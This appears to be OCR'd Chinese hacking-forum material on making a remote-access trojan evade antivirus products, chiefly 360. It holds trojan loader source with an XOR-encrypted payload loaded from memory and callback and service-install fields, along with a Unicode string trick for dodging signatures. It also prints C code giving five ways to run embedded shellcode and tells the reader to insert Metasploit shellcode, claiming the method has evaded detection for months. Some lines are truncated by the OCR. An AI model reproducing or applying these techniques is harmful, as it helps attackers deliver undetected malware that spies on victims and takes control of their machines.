自定义查　　　　　　　　　　　　安全的。

第5次为您查杀，请

增加区段：

区段名字：90sec

区段大小：22

添 加　　清 除

功能区：

PE入口点　偏移转换　关 于


增加区段　区段名处理　PE头移动

使用说明：

程序可能是最终版，使用如果有BUG请联系我，所有功能全部开放，使用很简单，将要修改的PE文件拖放到需要处理的按钮上即可，非常方便！

0　　0　　1

发现风险　处理风险　扫描文件







卧槽！6翻了

字体提权 过百度杀毒 （PE打乱）

原始被杀



打乱PE



请原谅我虚拟机恢复了！附件不存在了！不要问我要了！

只是测试了当前使用的杀毒，其他没有测试，目测过不少！

总结

要过杀毒就要想尽一切能修改程序还不叫他损坏的方法！

免杀学习资源

书：







黑客免杀攻防

Hacker Anti-AntiVirus Software Technology
Offensive and Defensive

视频：

百度一大堆！

远控木马极速免杀360五引擎

1.远控木马极速免杀360五引擎

投稿人：黄成（std.huang@dbappsecurity.com.cn）

1.1 内存加载配合MFC框架极速免杀360

绕过360五引擎，通信拦截，键盘记录等，免杀方法主要是内存加载，MFC框架，以及unicode免杀法。

1.2 工具

visual studio 2019（其他版本也行，这里我用的最新版本）


360杀毒最新版 5.0.0.8160（64位）

病毒库日期 2019-07-09

1.3 远控木马源码

由于文章不能上传文件，需要源码可以找我

1.4 首先打开visual studio，新创建一个MFC工程,并将小马源码文件夹里面的两个h文件添加到MFC工程的头文件中



1.5 打开小马源码QQ.cpp,代码如下

```
#include "MemLoadDll.h"

#include "C_SerDll.h"

char shellex[]={'S','h','e','l','l','e','x','\0'};


struct DLL_INFO

{

    unsigned int finder;

    char LoginAddr[100];    //上线地址

    UINT LoginPort;

    char ServiceName[50];//服务名称

    char ServiceDisplayName[50]; //服务显示

    char ServiceDescription[150];  //服务描述

    char UpGroup[32];        //分组

    char strRemark[32];      //备注

    bool InshallShare;

    BOOL NoDelete;           //TRUE-不删除，FALSE-删除

    BOOL bServer;         //服务器启动

    BOOL bRuns;              //注册表

    BOOL bRunOnce;         //绿色

    BOOL zjz;  //zjz

    char strPath[100];      //安装路径

    CHAR szDownRun[300];      //捆绑地址

}dll_info =
```

```
{
    0xAAAAAAAA,
    "",
    8000,
    "",
    "",
    "",
    "",
    "",                 //备注
    FALSE,              //TRUE-不删除，FALSE-删除
    FALSE,              //TRUE-安装共享服务，FALSE-新建服务
    FALSE,              //TRUE-不删除，FALSE-删除
    FALSE,              //TRUE-安装共享服务，FALSE-新建服务
    TRUE,               //true为绿色运行
    TRUE,               //trueK
    '"',                //安装路径
    '"',                //网络捆绑
};


void EncryptData(unsigned char *szRec, unsigned long nLen, unsigned long key
{
    unsigned long i;
```

```
    unsigned char p;
    p = (unsigned char ) key % 254 +88;
    for(i = 0; i < nLen; i++)
    {

        *szRec ^= p;
        *szRec += p;
        szRec++;
    }
}


typedef int (WINAPI *PFN_POPMSGBOX)(DLL_INFO);


void LoadDllFromMemAndCall( const char *name)
{
    HMEMORYMODULE hDll;
    PFN_POPMSGBOX pfn;
    EncryptData((unsigned char *)m_MyShellCodeFileBuf,m_MyShellCodeFileSize,
    hDll=MemoryLoadLibrary(m_MyShellCodeFileBuf);
    if (hDll==NULL)
        return ;
    pfn=(PFN_POPMSGBOX)MemoryGetProcAddress(hDll,name);
```

```
        if (pfn==NULL)

        {

            MemoryFreeLibrary(hDll);

            return;

        }

        pfn(dll_info);

        if (hDll!=NULL)

        {



            MemoryFreeLibrary(hDll);

            hDll=NULL;

        }


        ExitProcess(0);

    }




        LoadDllFromMemAndCall(shellex);
```


1.6将QQ.cpp的代码除最后一行外全部复制到和MFC工程名称一样的cpp文件内，此处为yk.cpp



1.7 将QQ.cpp的代码的最后一行复制到yk.cpp的如下位置



1.8 依次点击菜单栏的生成->生成解决方案，会有以下错误



1.9 unicode免杀法

格式AAAA 转换为_T(AAAA)


例如:

```
char dcCRF[] = {'K','E','R','N','E','L','3','2','.','d','l','l','\0'};
HeapFreeT pHeapFree=(HeapFreeT)GetProcAddress(LoadLibrary("kernel32.dll"),"HeapF[illegible]ree");
```

修改为

```
char dcCRF[] = {'K','E','R','N','E','L','3','2','.','d','l','l','\0'};
HeapFreeT pHeapFree=(HeapFreeT)GetProcAddress(LoadLibrary(_T("kernel32.dll")),"HeapFree");
```

1.10依次修改完所有错误，重新生成解决方案。




1.11 杀毒测试


360版本和漏洞库版本如下



杀毒检测情况：



全程无提示上线



1.12 此方法我一直在用，针对360五引擎，已经长达三个月依旧可以免杀，并且可以给msf生成的shellcode进行免杀。

1.13 c语言执行shellcode的五种方法

```
//C语言执行shellcode的五种方法


#include <windows.h>

#include <stdio.h>


//data段可读写

#pragma comment(linker, "/section:.data,RWE")

//不显示窗口

#pragma comment(linker,"/subsystem:\"windows\" /entry:\"mainCRTStartup\"")

#pragma comment(linker, "/INCREMENTAL:NO")


unsigned char shellcode[] =

"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64\x8b"

"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"

"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"

"\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b\x4a\x18\x8b\x5a"

"\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"

"\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c"

"\x24\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a"

"\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c\x61\xc3\xb2"

"\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec\x52\xe8\x9f"

"\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87\x1c\x24\x52"

"\xe8\x8e\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20\x41\x68\x33"

"\x32\x2e\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a\x89\xe6\x56"
```

```
"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c\x24\x52"
"\xe8\x61\xff\xff\xff\x68\x6f\x78\x58\x20\x68\x61\x67\x65\x42"
"\x68\x4d\x65\x73\x73\x31\xdb\x88\x5c\x24\x0a\x89\xe3\x68\x58"
"\x20\x20\x20\x68\x4d\x53\x46\x21\x68\x72\x6f\x6d\x20\x68\x6f"
"\x2c\x20\x66\x68\x48\x65\x6c\x6c\x31\xc9\x88\x4c\x24\x10\x89"
"\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50\xff\x55\x08";


typedef void (__stdcall *CODE) ();



//http://rshell.blog.163.com/blog/static/41619170201110302937361/


//第一种方法
void RunShellCode_1()
{

    PVOID p = NULL;
    if ((p = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAG
        MessageBoxA(NULL, "申请内存失败", "提醒", MB_OK);
    if (!(memcpy(p, shellcode, sizeof(shellcode))))
        MessageBoxA(NULL, "写内存失败", "提醒", MB_OK);

    CODE code =(CODE)p;
```

```
    code();

}

//第二种方法
void RunShellCode_2()
{
    ((void(*)(void))&shellcode)();
}

//第三种方法
void RunShellCode_3()
{
    __asm
    {
        lea eax, shellcode;
        jmp eax;
    }
}

//第四种方法
void RunShellCode_4()
{
    __asm
```

```
    {
        mov eax, offset shellcode;
        jmp eax;
    }
}

//第五种方法
void RunShellCode_5()
{
    __asm
    {
        mov eax, offset shellcode;
        _emit 0xFF;
        _emit 0xE0;
    }
}

void main()
{
    //RunShellCode_1();
    //RunShellCode_2();
    //RunShellCode_3();
    //RunShellCode_4();
    RunShellCode_5();
```

```
}
```

将其中的shellcode替换为msf生成的shellcode，在上面的五种方法中随意选取一种方法执行shellcode，按照1.5到1.10的步骤将代码放入MFC工程，编译生成，也可以免杀。


基于Ruby内存加载shellcode第一季

